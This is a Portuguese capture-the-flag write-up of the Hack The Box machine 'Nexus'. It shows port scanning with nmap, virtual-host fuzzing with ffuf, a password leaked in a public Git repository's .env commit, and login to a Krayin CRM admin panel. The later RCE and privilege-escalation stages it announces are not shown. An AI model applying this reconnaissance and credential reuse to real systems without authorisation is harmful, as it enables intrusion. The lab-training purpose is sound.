 wingleszy/htb-nexus-walkthrough
Write-up da máquina Nexus (HTB). Cadeia de ataques: vazamento de dados no histórico do Git → RCE no Krayin CRM (CVE-2026-38526) → escalonamento de privilégios via internals do Git e binário SUID. Análise detalhada dos vetores de ataque com ilustrações.

Nome: Nexus
Dificuldade: Easy
OS: Linux (Ubuntu)
Data de conclusão: 23 de setembro de 2026

Conectamos à VPN e iniciamos o escaneamento de portas:
Openvpn <caminho para o config .ovpn>
Deve aparecer a mensagem "Initialization Sequence Completed"
Verificamos as portas abertas com o nmap nmap -sC -sV -Pn 10.129.101.185

Apenas duas portas estão abertas:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (redireciona para http://nexus.htb/)


Adicionamos o domínio em /etc/hosts:

Na página principal vemos o site de uma empresa de energia. Na seção de carreiras (/careers) encontramos o email do gerente: [email protected]

Usamos ffuf para buscar hosts virtuais:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
Encontramos o subdomínio: git.nexus.htb
Adicionamos ao hosts e acessamos o endereço. Lá está implantado o serviço Gitea
Examinamos os repositórios públicos. Em admin/krayin-docker-setup encontramos um commit com o arquivo .env

No arquivo encontramos:
N27xh!!2ucY04billing.nexus.htb
Adicionamos billing.nexus.htb ao hosts. Neste subdomínio está rodando o Krayin CRM v2.2.0

Usamos os dados encontrados:

Após o login bem-sucedido no painel de administração, podemos notar a versão Krayin 2.2.0

